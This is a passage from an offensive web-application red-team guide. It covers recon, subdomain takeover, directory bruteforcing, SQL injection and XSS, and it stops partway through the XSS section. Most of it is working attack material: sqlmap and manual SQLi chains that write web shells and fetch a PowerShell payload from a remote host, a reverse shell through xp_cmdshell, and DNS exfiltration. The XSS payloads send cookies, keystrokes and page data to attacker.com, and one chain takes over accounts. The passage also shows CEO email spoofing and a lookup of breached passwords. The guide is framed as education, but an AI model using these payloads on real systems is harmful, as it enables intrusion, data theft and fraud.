



◆ OFFENSIVE SECURITY SERIES ◆

WEB APPLICATION SECURITY RED TEAM GUIDE

Recon & OSINT · SQL Injection · XSS · SSRF · XXE · Auth Bypass · IDOR · JWT · API/GraphQL · OAuth · File Upload · Business Logic · WAF Bypass · Web Shells · Post-Exploitation · OWASP Top 10 · Tools Reference · Burp Workflow

```
$ amass enum -passive -d target.corp | httpx -title -status-code
[200] admin.target.corp - Apache/2.4.51 WordPress 5.9
[200] api.target.corp   - nginx/1.21   PHP/7.4.3
[200] dev.target.corp   - Apache      Debug mode ON
$ sqlmap -r login.txt --dbs --batch --tamper=space2comment
[+] available databases: corp_prod, admin_panel, user_data
$ python3 jwt_tool.py TOKEN -X a -pc role -pv admin
[+] FORGED TOKEN: alg:none - role:admin - BYPASS CONFIRMED
$ nuclei -u https://target.corp -t cves/ -severity critical
[CVE-2021-44228] Log4Shell RCE - CRITICAL - CONFIRMED
```

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

This guide is produced by RedTeamGarage (RTG) strictly for educational and authorised security testing purposes. All web application penetration testing techniques must ONLY be applied to systems you own or have explicit written authorisation to test. Unauthorized access to computer systems is a criminal offence. RTG assumes zero liability for misuse.

TABLE OF CONTENTS

Web Application Security — Offensive Red Team Guide

◆	DIAGRAM 1 — WEB ATTACK SURFACE ARCHITECTURE
◆	DIAGRAM 2 — WEB APP PENTESTING KILL CHAIN
01	RECONNAISSANCE & ASSET DISCOVERY
02	SUBDOMAIN ENUMERATION & VIRTUAL HOST FUZZING
03	DIRECTORY, FILE & PARAMETER BRUTEFORCING
04	SQL INJECTION — MANUAL, AUTOMATION & BLIND
05	CROSS-SITE SCRIPTING (XSS) — ALL TYPES
06	AUTHENTICATION ATTACKS — BRUTE FORCE & MFA BYPASS
07	SESSION HIJACKING & COOKIE EXPLOITATION
08	CROSS-SITE REQUEST FORGERY (CSRF) & CORS
09	IDOR & BROKEN ACCESS CONTROL
10	SERVER-SIDE REQUEST FORGERY (SSRF)
11	XML EXTERNAL ENTITY (XXE) INJECTION
12	COMMAND INJECTION, SSTI & RCE
13	FILE UPLOAD BYPASS & WEB SHELLS
14	JWT ATTACKS
15	API & GRAPHQL SECURITY TESTING
16	OAuth 2.0 & OIDC VULNERABILITIES
17	BUSINESS LOGIC FLAWS & RACE CONDITIONS
18	WEB CACHE POISONING & HTTP REQUEST SMUGGLING
19	WAF BYPASS TECHNIQUES
20	NOSQL INJECTION & PROTOTYPE POLLUTION
21	MOBILE API TESTING & ANDROID ANALYSIS
22	BURP SUITE PRO — COMPLETE RED TEAM WORKFLOW
23	POST-EXPLOITATION VIA WEB SHELLS
24	OWASP TOP 10 2021 — RED TEAM MAPPING
25	COMPLETE TOOLS REFERENCE & CHEAT SHEET


◆ DIAGRAM 1 — WEB ATTACK SURFACE ARCHITECTURE

Perimeter to Database — Every Layer Mapped

Layer	Surface	Phase	Attack Techniques
LAYER 1	PERIMETER / DNS	Passive Recon	Subdomain enum, DNS zone transfer, WHOIS, Shodan, Censys, ASN, cert logs, Google dorks, GitHub leaks
LAYER 2	WEB SERVER	Fingerprint	Server banner, tech stack, HTTP headers audit, SSL/TLS audit, WAF detection, open ports, directory bruteforce
LAYER 3	WEB APPLICATION	Logic Attack	SQLi, XSS, CSRF, IDOR, Auth bypass, File upload bypass, Business logic, JWT attacks, OAuth flaws, SSTI
LAYER 4	API / SERVICES	API Fuzz	GraphQL introspection, REST BOLA, mass assignment, API key exposure, rate limit bypass, BFLA
LAYER 5	BACKEND / DATA	Data Extract	SSRF to internal, XXE, NoSQLi, Command injection, LFI/RFI, SSTI to RCE, Java deserialization
LAYER 6	CLOUD / INFRA	Metadata Abuse	SSRF to IMDSv1, S3 bucket enum, cloud cred exposure, serverless abuse, secrets manager dump

KEY TOOLS PER ATTACK LAYER

Layer	Top Tools	Purpose
Perimeter	amass, subfinder, shodan, truffleHog, crt.sh	Passive recon, subdomain enum, secret leaks
Web Server	whatweb, nikto, nmap, sslscan, wafw00f	Fingerprint, scan, TLS audit, WAF detect
Web App	Burp Suite Pro, ffuf, sqlmap, XSSStrike, dalfox	Manual + automated vuln testing
API	Burp, ffuf, arjun, jwt_tool, nuclei	API fuzzing, auth bypass, schema dump
Backend	interactsh, ysoserial, Burp Collaborator, commix	OOB detection, RCE, SSRF exploit
Cloud	aws-cli, enumerate-iam, s3scanner, gcpbucketbrute	Cloud credential theft, bucket enum



01 — RECONNAISSANCE & ASSET DISCOVERY

Passive OSINT · DNS · Shodan · Certificate Transparency · GitHub Leaks

- **WHAT IT IS** Reconnaissance is the systematic collection of intelligence about a target before any active engagement. It encompasses passive OSINT (no direct target interaction), DNS enumeration, certificate transparency log mining, search engine dorking, and source code repository analysis.
- **RED TEAM USE** Red teamers conduct recon to map the ENTIRE attack surface before touching the target. Every forgotten subdomain, leaked API key, exposed admin panel, or misconfigured S3 bucket found in recon is a potential entry point. The more thorough the recon, the less noise you create during exploitation — stay passive as long as possible.

RECON PRIORITY FRAMEWORK

Priority	Tool	Purpose / Why It Matters
1st — Passive DNS	amass, subfinder, dnsx	Zero interaction with target — no logs created
2nd — Cert Logs	crt.sh, certspotter	Find hidden subdomains from TLS certificates instantly
3rd — Tech Stack	whatweb, wappalyzer	Identify CVEs from server/framework versions
4th — Shodan/Censys	shodan.io, censys.io	Exposed services, banners, misconfig without scanning
5th — JS Analysis	LinkFinder, JSParser	Hidden API endpoints and hardcoded secrets in JS
6th — Google Dorks	Google, Bing dorks	Admin panels, config files, indexing mistakes
7th — ASN / IP Range	bgp.he.net, asnmap	All IP blocks owned by target organisation
8th — GitHub/GitLab	truffleHog, gitleaks	API keys, passwords, private keys in commits

■ POC ■ PASSIVE RECON + ACTIVE FINGERPRINTING — First 10 minutes

■ Passive OSINT

■ Active Fingerprinting

```
# Subdomain enum — passive, zero noise
$ amass enum -passive -d target.com -o subs.txt
Found 247 subdomains for target.com
# Certificate transparency logs
$ curl -s "https://crt.sh/?q=%target.com&output=json" \
  | jq -r ".[].name_value" | sort -u
admin.target.com
api-v2.target.com
staging.target.com
dev-internal.target.com
# Subfinder — multi-source aggregation
$ subfinder -d target.com -all -o subfinder.txt
[INF] Found 312 subdomains
# Shodan — passive host intelligence
$ shodan host 93.184.216.34
Ports: 22, 80, 443, 8080, 8443
CVE: CVE-2023-44487 HTTP/2 Rapid Reset
# Google dorks
site:target.com ext:php inurl:id=
site:target.com "index of /" backup
site:target.com filetype:sql OR filetype:env

# Whatweb — tech stack fingerprinting
$ whatweb -v https://target.com
Apache[2.4.51], PHP[7.4.3]
WordPress[5.9.3], jQuery[3.6.0]
X-Powered-By: PHP/7.4.3
# WAF detection
$ wafw00f https://target.com
[+] Target is behind Cloudflare WAF
# HTTP security headers audit
$ curl -I https://target.com
Server: Apache/2.4.51 (Ubuntu)
X-Powered-By: PHP/7.4.3
Missing: X-Frame-Options
Missing: Content-Security-Policy
Missing: Strict-Transport-Security
# SSL/TLS audit
$ sslscan target.com
[+] TLSv1.3 enabled
[!] TLSv1.0 enabled — VULNERABLE
[!] BEAST vulnerable cipher found
# JS endpoint extraction
$ python3 linkfinder.py -i https://target.com -o cli
/api/v1/users
/api/v1/admin/config
/internal/debug/env
```

■ POC ■ GITHUB SECRET HUNTING — truffleHog + gitleaks

```
# truffleHog — scan public GitHub org for verified secrets
$ trufflehog github --org=TargetCorp --only-verified
Found verified credential: AWS Access Key
File: deploy/config.yaml Commit: 4f2a9c1
AKIAIOSFODNN7EXAMPLE — ACTIVE KEY
# gitleaks — local repo scan
$ gitleaks detect --source ./target-repo --report-format json
{"RuleID":"aws-access-token","File":"src/config.py","Secret":"AKIA..."}
# GitHub dork examples
org:TargetCorp "api_key" OR "secret_key" OR "password"
org:TargetCorp filename:.env
org:TargetCorp filename:id_rsa
org:TargetCorp "BEGIN RSA PRIVATE KEY"
org:TargetCorp "DB_PASSWORD" OR "DATABASE_URL"
# Wayback Machine — archived forgotten endpoints
$ waybackurls target.com | grep "?" | sort -u > params.txt
$ gau target.com --subs | grep "?" >> params.txt
https://target.com/admin/old-api/debug?verbose=true
https://target.com/dev/phpinfo.php
https://target.com/internal/report?type=all&format=csv
# S3 bucket enumeration
$ s3scanner scan --bucket target-backup
[+] OPEN: target-backup.s3.amazonaws.com
[+] Files: backup_2023.sql, admin_users.csv, config.tar.gz
$ aws s3 ls s3://target-backup --no-sign-request
```

◆ RTG GOLDEN RULES

- ◆ Always start with ZERO active probes — passive recon leaves no logs on target systems.
- ◆ Certificate transparency is the fastest subdomain enumeration method — check crt.sh first.
- ◆ JavaScript files contain more hidden API endpoints than the HTML they are loaded from.
- ◆ One leaked API key from GitHub can be worth more than 100 hours of active scanning.
- ◆ Shodan and Censys tell you what is globally exposed — always check before you scan.

ADVANCED RECON — DNS Records Deep Dive + ASN Mapping

Beyond basic subdomain enumeration, advanced recon maps every DNS record type, identifies all IP ranges owned by the organisation via ASN lookups, and correlates SPF/DKIM/DMARC records to discover email infrastructure and third-party services integrated into the target environment.

■ POC ■ FULL DNS RECORD ANALYSIS + EMAIL SECURITY RECON

■ All DNS Record Types

```
# Comprehensive DNS record dump
$ dnsx -d target.com -a -aaaa -mx -ns -txt \
  -cname -ptr -silent -json -o dns_all.json
# Zone walk attempt (NSEC)
$ nmap -sn --script dns-brute \
  --script-args dns-brute.domain=target.com
# DNSSEC misconfiguration check
$ dig +dnssec target.com DNSKEY
# ASN lookup — find all IP blocks
$ asnmap -d target.com
AS12345 → 93.184.216.0/24
AS12345 → 198.18.0.0/16
$ cat asn_ranges.txt | nmap -iL - -sn
# Scan all corporate IP ranges!
# Reverse DNS — find more hosts
$ for i in $(seq 1 254); do \
  host 93.184.216.$i 2>/dev/null | \
  grep "domain name"; done
93.184.216.10.in-addr.arpa → mail.target.com
93.184.216.25.in-addr.arpa → vpn.target.com
```

■ Email & SPF Analysis

```
# SPF record analysis
$ dig TXT target.com | grep spf
v=spf1 include:sendgrid.net include:mailchimp.com ~a
ll
# Found: sendgrid, mailchimp in use!
# DMARC policy check
$ dig TXT _dmarc.target.com
v=DMARC1; p=none; rua=mailto:dmarc@target.com
# p=none = no enforcement = email spoofing possible!
# DKIM key exposure
$ dig TXT google._domainkey.target.com
v=DKIM1; k=rsa; p=MIIBIjANBg... # public key
# Spoof email if DMARC=none
$ swaks --to victim@corp.com \
  --from ceo@target.com \
  --server mail.target.com \
  --body "Wire transfer required urgently"
# Email appears from CEO — no rejection!
# Search for admin email in breached data
$ h8mail -t admin@target.com -q
[+] admin@target.com found in 3 breaches
[+] Password: Passw0rd1 (HaveIBeenPwned)
```

02 — SUBDOMAIN ENUMERATION & VIRTUAL HOST FUZZING

DNS Brute Force · VHost Discovery · Subdomain Takeover · Zone Transfer

● WHAT IT IS

Subdomain enumeration discovers all hostnames under a target domain using DNS brute force, passive intelligence feeds, and certificate transparency. Virtual host fuzzing identifies applications running on the same IP address that are only reachable via specific Host headers, effectively hidden from public view.

● RED TEAM USE

Every red team engagement reveals dramatically more attack surface through thorough subdomain enumeration. Forgotten dev/staging servers run without patching, admin panels lack WAF protection, and abandoned applications still hold live credentials. Subdomain takeover gives free phishing infrastructure on trusted domains.

■ POC ■ SUBDOMAIN BRUTEFORCE + LIVE HOST PROBING

■ DNS Brute Force Pipeline

```
# Full passive+active pipeline
$ subfinder -d target.com -o passive.txt
$ amass enum -active -d target.com -o active.txt
$ cat passive.txt active.txt | sort -u > all.txt
# Resolve + probe live hosts
$ cat all.txt | dnsx -silent -a -o resolved.txt
[INF] 312 input → 187 resolved live
$ cat resolved.txt | httpx -silent -title \
  -tech-detect -status-code -o httpx.txt
[200] admin.target.com WordPress Admin
[200] jenkins.target.com Jenkins 2.346
[200] grafana.target.com Grafana 9.1.0
[401] vault.target.com HashiCorp Vault
# DNS brute force with puredns
$ puredns bruteforce wordlist.txt target.com \
  -r resolvers.txt -o bruteforced.txt
Found: jenkins.target.com
Found: grafana-internal.target.com
Found: vault.target.com
# Zone transfer attempt
$ dig axfr @ns1.target.com target.com
$ fierce --domain target.com
internal.target.com A 10.0.0.5
dev-db.target.com A 10.0.0.10
```

■ Takeover Detection

```
# Subdomain takeover scan — subjack
$ subjack -w all.txt -t 100 -timeout 30 -ssl -v
[VULNERABLE] staging.target.com — GitHub Pages
[VULNERABLE] cdn.target.com — Fastly unclaimed
# Nuclei takeover templates
$ cat resolved.txt | nuclei -t takeovers/ -v
[takeover:github-pages] staging.target.com
[takeover:aws-s3] assets.target.com
# Verify CNAME for takeover
$ dig CNAME staging.target.com
staging.target.com CNAME targetapp.github.io
$ curl -s https://targetapp.github.io/
There isn't a GitHub Pages site here.
# CONFIRMED TAKEOVER!
# Virtual host fuzzing with ffuf
$ ffuf -u https://target.com \
  -H "Host: FUZZ.target.com" \
  -w subdomains-top5000.txt \
  -fs 150 -mc 200,301,302,403
api [Status: 200, Size: 2847]
admin [Status: 200, Size: 15203]
internal-tools [Status: 200]
# Confirm hidden vhost
$ curl -sk -H "Host: internal-tools.target.com" \
  https://93.184.216.34/
Internal Tools Portal — Employee Only
```

SUBDOMAIN TAKEOVER SERVICE FINGERPRINTS

Service	CNAME Target	Fingerprint Response	Takeover Method	Severity
GitHub Pages	*.github.io	There isn't a GitHub Pages site here	Create repo + CNAME file	HIGH

Service	CNAME Target	Fingerprint Response	Takeover Method	Severity
AWS S3	*.s3.amazonaws.com	NoSuchBucket	Create bucket with same name	HIGH
Heroku	*.herokudns.com	No such app	Register Heroku app same name	HIGH
Fastly	*.fastly.net	unknown domain	Register domain in Fastly CDN	HIGH
Shopify	*.myshopify.com	shop unavailable	Create Shopify shop same name	MEDIUM
ReadTheDocs	*.readthedocs.io	Project page 404	Create RTD project	MEDIUM
Zendesk	*.zendesk.com	Help Center Closed	Create Zendesk account	MEDIUM

03 — DIRECTORY, FILE & PARAMETER BRUTEFORCING

ffuf · gobuster · feroxbuster · Parameter Discovery · .git Exposure

● WHAT IT IS

Directory and file bruteforcing systematically requests known paths against a web server to discover hidden content not linked from the application. Parameter discovery identifies undocumented GET/POST parameters that developers left functional. Both techniques reveal admin panels, backup files, debug endpoints, and configuration files.

● RED TEAM USE

Red teamers use directory bruteforcing to find every administrative interface, backup database, exposed .git repository, and debug endpoint on a target. A single backup.zip or .env file can contain database credentials, API keys, or encryption secrets that short-circuit the entire engagement. Exposed .git repos yield full source code.

■ POC ■ DIRECTORY BRUTEFORCE + .GIT DUMPING

■ ffuf — Fast Web Fuzzer

```
# Basic directory scan
$ ffuf -u https://target.com/FUZZ \
  -w raft-medium-directories.txt \
  -mc 200,301,302,401,403 -t 50
admin      [200, Size: 4521]
backup     [200, Size: 18432]
.git       [403, Size: 289]
api        [200, Size: 892]
# File extension fuzzing
$ ffuf -u https://target.com/FUZZ \
  -w wordlist.txt \
  -e .php,.txt,.bak,.old,.sql,.zip \
  -mc 200
config.php.bak [200, Size: 1823]
database.sql   [200, Size: 284928]
backup.zip     [200, Size: 5242880]
# POST parameter fuzzing
$ ffuf -u https://target.com/login \
  -X POST -d "FUZZ=admin" \
  -w parameters.txt -mc 200,302
username     [200, Size: 4521]
debug        [200, Size: 8921]
```

■ feroxbuster — Recursive

```
# feroxbuster - recursive auto-tuned
$ feroxbuster -u https://target.com \
  -w raft-large-directories.txt \
  --depth 3 --auto-tune -x php,html,js
200 GET /admin/index.php
200 GET /admin/users.php
200 GET /admin/config.php
403 GET /.git/config
200 GET /api/v1/users
# .git exposure - git-dumper
$ git-dumper https://target.com/.git/ \
  ./dumped_repo/
[+] .git/HEAD found!
[+] Downloading objects...
$ cd dumped_repo && git log --oneline
f3a1b2c Add database credentials
a4d5e6f Update API keys for prod
# arjun - parameter discovery
$ arjun -u https://target.com/search -m GET
[+] Found: query, category, debug, limit
$ curl "https://target.com/search?debug=true"
SQL Query: SELECT * FROM products...
DB_HOST: db-internal.corp:3306
DB_PASS: DbProd2024!
```

04 — SQL INJECTION — MANUAL, AUTOMATION & BLIND

Error-Based · UNION · Boolean Blind · Time-Based · OOB · sqlmap

- WHAT IT IS**

SQL Injection occurs when user-controlled input is incorporated into a SQL query without proper sanitisation. The database executes attacker-supplied SQL statements, enabling data extraction, authentication bypass, file read/write, and in some configurations, operating system command execution via database functions.
- RED TEAM USE**

SQLi is a direct path to database compromise and often leads to full server RCE. Red teamers use SQLi to dump credential hashes, steal customer PII, read server files (/etc/passwd, config files), write web shells (INTO OUTFILE), and execute OS commands (xp_cmdshell on MSSQL). A single blind SQLi in a login form can give SYSTEM-level access.

Type	Detection	Speed	Red Team Use Case
Error-Based	Error messages reveal data	Fast	MySQL, MSSQL, Oracle — direct data in error
UNION-Based	Column count matching	Fast	Full DB dump via UNION SELECT injection
Boolean Blind	True/False response diff	Slow	Binary search extraction character by character
Time-Based Blind	Response delay (SLEEP)	Slowest	No output — pure timing side-channel
Out-of-Band	DNS/HTTP callback	Medium	Firewall bypass — data sent via DNS query
Stacked Queries	Multiple statements (;)	Fast	RCE, xp_cmdshell on MSSQL, file write
Second Order	Stored then executed later	Varies	Input stored safely, injected on retrieval
NoSQL Injection	JSON operator injection	Fast	MongoDB \$ne/\$regex bypass — auth bypass

■ POC ■ MANUAL SQLi — Detection to Full DB Dump

■ Error-Based + UNION Extraction

■ Blind Boolean + Time-Based

```
# Step 1: Detect injection
GET /product?id=1'
SQL syntax error near '1' at line 1
# Step 2: Find column count
GET /product?id=1 ORDER BY 3-- # OK
GET /product?id=1 ORDER BY 4-- # Error
# 3 columns confirmed
# Step 3: Extract DB info
id=-1 UNION SELECT 1,version(),3--
8.0.28-0ubuntu0.20.04.3
id=-1 UNION SELECT 1,user(),3--
app@localhost
id=-1 UNION SELECT 1,database(),3--
corp_production
# Step 4: Dump tables
id=-1 UNION SELECT 1,group_concat(table_name),
3 FROM information_schema.tables
WHERE table_schema=database()--
users,orders,sessions,api_keys
# Step 5: Dump credentials
id=-1 UNION SELECT 1,group_concat(username,
0x3a,password),3 FROM users--
admin:$2y$10$xyz...,john:$2y$10$abc...
# Step 6: Write web shell (FILE priv)
id=-1 UNION SELECT 1,'<?php system($_GET[c])?>',
3 INTO OUTFILE '/var/www/html/sh.php'--
$ curl 'https://target.com/sh.php?c=id'
uid=33(www-data) gid=33(www-data)
```

```
# Boolean blind – character by character
id=1 AND (SELECT SUBSTRING(password,1,1)
FROM users WHERE username='admin')='a'--
# Normal page = TRUE, empty = FALSE
# Binary search (faster)
id=1 AND ASCII(SUBSTRING((SELECT password
FROM users LIMIT 1),1,1))>77--
# TRUE: char > 77, narrow down
# Time-based blind – MySQL
id=1 AND SLEEP(5)--
# 5 second delay = injection confirmed
id=1 AND IF((SELECT SUBSTRING(password,
1,1) FROM users WHERE id=1)='a',SLEEP(5),0)--
# MSSQL time-based + RCE
id=1; WAITFOR DELAY '0:0:5'--
id=1; EXEC xp_cmdshell 'whoami'--
nt authority\system
# OOB – DNS exfil (MySQL)
id=-1 UNION SELECT LOAD_FILE(CONCAT(
'\\',database(),'.attacker.com\'))--
# DNS: corp_production.attacker.com
# Auth bypass payloads
' OR '1'='1'--
admin'--
' OR 1=1 LIMIT 1--
' OR 1=1#
1' OR '1' = '1' ({
```

■ POC ■ sqlmap — AUTOMATION — From Detection to OS Shell

```
# Basic detection + DB dump
$ sqlmap -u 'https://target.com/product?id=1' --dbs --batch
[+] available databases: information_schema, corp_production, mysql
# POST request injection (save request from Burp)
$ sqlmap -r login_request.txt --dbs --batch --threads=10
# Dump specific table
$ sqlmap -r request.txt -D corp_production -T users --dump --batch
[+] id | username | password_hash | email | role
[+] 1 | admin | $2y$10$xyz... | admin@target.com | admin
# WAF bypass with tamper scripts
$ sqlmap -r req.txt --dbs --tamper=space2comment,between,randomcase \
--random-agent --delay=2 --batch
# OS shell via SQL (MSSQL xp_cmdshell)
$ sqlmap -r req.txt --os-shell --batch
os-shell> whoami
nt authority\system
os-shell> powershell -c IEX(IWR http://10.10.14.5/shell.ps1)
# File read/write (MySQL with FILE privilege)
$ sqlmap -r req.txt --file-read='/etc/passwd'
$ sqlmap -r req.txt --file-write=shell.php --file-dest='/var/www/html/shell.php'
# NoSQL injection – MongoDB operator bypass
POST /api/login Content-Type: application/json
{"username": "admin", "password": {"$ne": "wrongpass"}}
{"token": "eyJ...", "user": "admin"} # LOGIN SUCCESS
GET /api/user?username[$regex]=^a&password[$ne]=x # URL param
```

◆ RTG GOLDEN RULES

- ◆ sqlmap -r (Burp request file) is the most reliable method — always capture and save the request first.
- ◆ UNION-based SQLi is fastest. Time-based is most reliable when no output is visible.
- ◆ MSSQL xp_cmdshell gives instant OS shell — check for stacked queries always.
- ◆ File write via SQLi (INTO OUTFILE) gives web shell without touching any other vulnerability.
- ◆ WAF bypass tamper scripts: space2comment, between, randomcase combined is highly effective.

ADVANCED SQLi — Second Order + MSSQL + Oracle + PostgreSQL

Different database systems expose unique attack surfaces. MSSQL enables OS command execution via xp_cmdshell. Oracle requires different UNION syntax. PostgreSQL allows file read via COPY FROM. Understanding database-specific techniques maximises SQLi impact.

POC DATABASE-SPECIFIC SQLi TECHNIQUES

DB	Version Func	Current DB	Time-Based	RCE Method	File Read
MySQL	version()	database()	SLEEP(5)	INTO OUTFILE '/var/www/shell.php'	LOAD_FILE('/etc/passwd')
MSSQL	@@version	DB_NAME()	WAITFOR DELAY '0:0:5'	xp_cmdshell 'whoami'	OPENROWSET(...)
Oracle	banner FROM v\$version	ora_database_name	dbms_pipe.receive_message('a', 5)	UTL_HTTP.request()	ALL_TABLES
PostgreSQL	version()	current_database()	pg_sleep(5)	COPY users TO '/tmp/out'	lo_read(...)
SQLite	sqlite_version()	name FROM sqlite_master WHERE type='table'	N/A	N/A	readfile()

POC SECOND ORDER SQLi + ERROR-BASED EXTRACTION

```
# Second-order SQLi – stored payload fires on retrieval
# Step 1: Register with injection payload as username
POST /register username=admin'--
{'status': 'registered'} # stored safely (parameterized)
# Step 2: Change password endpoint uses username unsafely
POST /change-password {'new_pass': 'hacked'}
# Backend: UPDATE users SET pass=? WHERE user='admin'--
# = UPDATE users SET pass='hacked' WHERE user='admin'
# ADMIN PASSWORD CHANGED to 'hacked'!
# MySQL error-based extraction
id=1 AND extractvalue(1,concat(0x7e,(SELECT version())))--
XPath syntax error: '-8.0.28-0ubuntu0'
id=1 AND updatexml(1,concat(0x7e,(SELECT password FROM users LIMIT 1)),1)--
XPath syntax error: '-$2y$10$xyz...'
# MSSQL – full OS exploitation chain
' EXEC sp_configure 'show advanced options',1; RECONFIGURE--
' EXEC sp_configure 'xp_cmdshell',1; RECONFIGURE--
' EXEC xp_cmdshell 'whoami'--
nt authority\system
' EXEC xp_cmdshell 'powershell -enc BASE64_REVERSE_SHELL'--
# PostgreSQL – file write → code execution
'; COPY (SELECT '<?php system($_GET[cmd]); ?>') TO '/var/www/html/sh.php'--
# OR via Large Object:
'; SELECT lo_export(lo_import('/etc/passwd'), '/tmp/passwd.txt')--
```

05 — CROSS-SITE SCRIPTING (XSS) — ALL TYPES

Reflected · Stored · DOM-Based · Blind XSS · Mutation XSS · CSP Bypass

● **WHAT IT IS**

Cross-Site Scripting (XSS) injects malicious JavaScript into web pages viewed by other users. Reflected XSS requires a crafted link. Stored XSS persists in the database and affects every visitor. DOM-Based XSS executes entirely client-side without hitting the server. Blind XSS fires in internal admin panels or tools the attacker never directly sees.

● **RED TEAM USE**

Red teamers weaponise XSS for session cookie theft (account takeover without password), keylogging, phishing overlays, credential harvesting forms, and pivot to admin panels. Blind XSS in a support ticket or user profile that fires in the admin panel is one of the highest-impact web vulnerabilities — it yields admin session tokens and full panel access.

Type	Where Executes	Persistence	Red Team Impact
Reflected	Attacker-controlled link — same response	None	Session theft, phishing via URL
Stored	Any browser viewing the stored content	Persistent in DB	Mass session hijacking, XSS worm
DOM-Based	Client-side JS — never hits server	None (in URL/hash)	Bypasses WAF — no server log entry
Blind XSS	Admin/internal panel — fires out of band	Persistent in DB	Admin cookie theft, SSRF from admin
Mutation XSS	After DOM mutation (innerHTML)	Varies	CSP bypass, filter evasion

■ POC ■ XSS PAYLOAD ARSENAL — Basic to Advanced

■ Reflected + Stored XSS

■ DOM-Based + Blind XSS

```
# Basic detection probes
"><img src=x onerror=alert(1)>
'><script>alert(document.domain)</script>
javascript:alert(1)
# Context: inside HTML attribute
" onmouseover="alert(1)
" onfocus="alert(1)" autofocus="
# Context: inside JS variable
';alert(1)//
\';alert(1)//
# Session theft payload
<script>
fetch("https://attacker.com/steal?c="
+document.cookie)
</script>
# Keylogger payload
<script>
document.addEventListener("keypress",
function(e){new Image().src=
"https://attacker.com/?k="+e.key})
</script>
# Stored XSS in comment field
POST /api/comment
{"body": "<img src=x onerror=fetch('https://a.com/?'
+document.cookie)>"}
{"id": 1337, "status": "saved"} # fires on every vi
ewer

# DOM XSS — URL fragment injection
https://target.com/page#<img src=x onerror=alert(1)>
# DOM XSS — document.write sink
# Vulnerable code:
var s=location.search.slice(1);
document.write("<div>"s"</div>")
# Exploit:
?q=</div><script>alert(1)</script>
# Blind XSS — XSS Hunter payload
# Insert in: name, address, notes fields
"><script src=//xsshunter.attacker.com/x></script>
# When admin views → callback:
[+] URL: https://admin.target.com/users
[+] Cookie: admin_session=eyJhbGc...
[+] Screenshot: [captured DOM + full page]
# CSP bypass — via allowed CDN
# CSP: script-src cdnjs.cloudflare.com
<script src="https://cdnjs.cloudflare.com/
ajax/libs/prototype/1.7.2/prototype.js">
</script>
<script>location="https://attacker.com/?c="
+document.cookie</script>
# Angular SSTI (v1.x template injection)
{{constructor.constructor("alert(1)")()}}
# XSSStrike — intelligent XSS scanner
$ python3 xssstrike.py -u "URL?q=test" --crawl
[+] XSS confirmed: <dETaIlS/+oNpOINTEnTEr=alert(1)/
/>
# DalFox — param analysis + XSS
$ dalfox url "https://target.com/search?q=test"
[V] Detected XSS! Param: q | Type: reflected
```

◆ RTG GOLDEN RULES

- ◆ Always test for Blind XSS in every text input — admin panels are the jackpot.
- ◆ DOM XSS bypasses WAFs and server-side filters completely — check JS sources and sinks.
- ◆ Session theft via XSS + cookie exfiltration = full account takeover without cracking a password.
- ◆ CSP is not a silver bullet — always check for JSONP endpoints and allowed CDN domains.
- ◆ XSS in SVG uploads, file names, and HTTP headers is routinely missed by automated scanners.

ADVANCED XSS — DOM Clobbering + Prototype Pollution via XSS

Advanced XSS techniques go beyond simple alert() payloads. DOM Clobbering manipulates HTML element attributes to override JavaScript variables. XSS combined with prototype pollution achieves RCE in some server-side rendering scenarios. Self-XSS escalation via CSRF turns low-impact self-XSS into persistent stored XSS affecting all users.

■ POC ■ XSS ESCALATION TECHNIQUES — From Alert to Account Takeover

```
# Complete account takeover via XSS
# Step 1: Find stored XSS in profile bio
POST /api/profile {"bio": "<img src=x onerror=pwn()>"}
# Step 2: Deploy full ATO payload
<script>
async function pwn() {
  // 1. Steal session cookie (if not HttpOnly)
  const cookie = document.cookie;
  // 2. Perform CSRF: change email to attacker email
  const csrf = document.querySelector('input[name=csrf_token]').value;
  await fetch("/api/change-email", {
    method: "POST", credentials: "include",
    body: JSON.stringify({email: "attacker@evil.com", csrf: csrf})
  });
  // 3. Exfiltrate all data from the current page
  const pageData = document.body.innerHTML;
  fetch("https://attacker.com/steal?d=" + btoa(pageData + "|" + cookie));
}
</script>
# Admin panel XSS — SSRF pivot
# Admin browser makes internal request via XSS
<script>
fetch('http://internal-admin.corp/api/users') // admin's browser
.then(r=>r.json())
.then(d=>fetch("https://attacker.com/?d="+JSON.stringify(d)))
</script>
# Internal API data exfiltrated via admin's authenticated browser!
# polyXSS — XSS in multiple contexts via polyglot
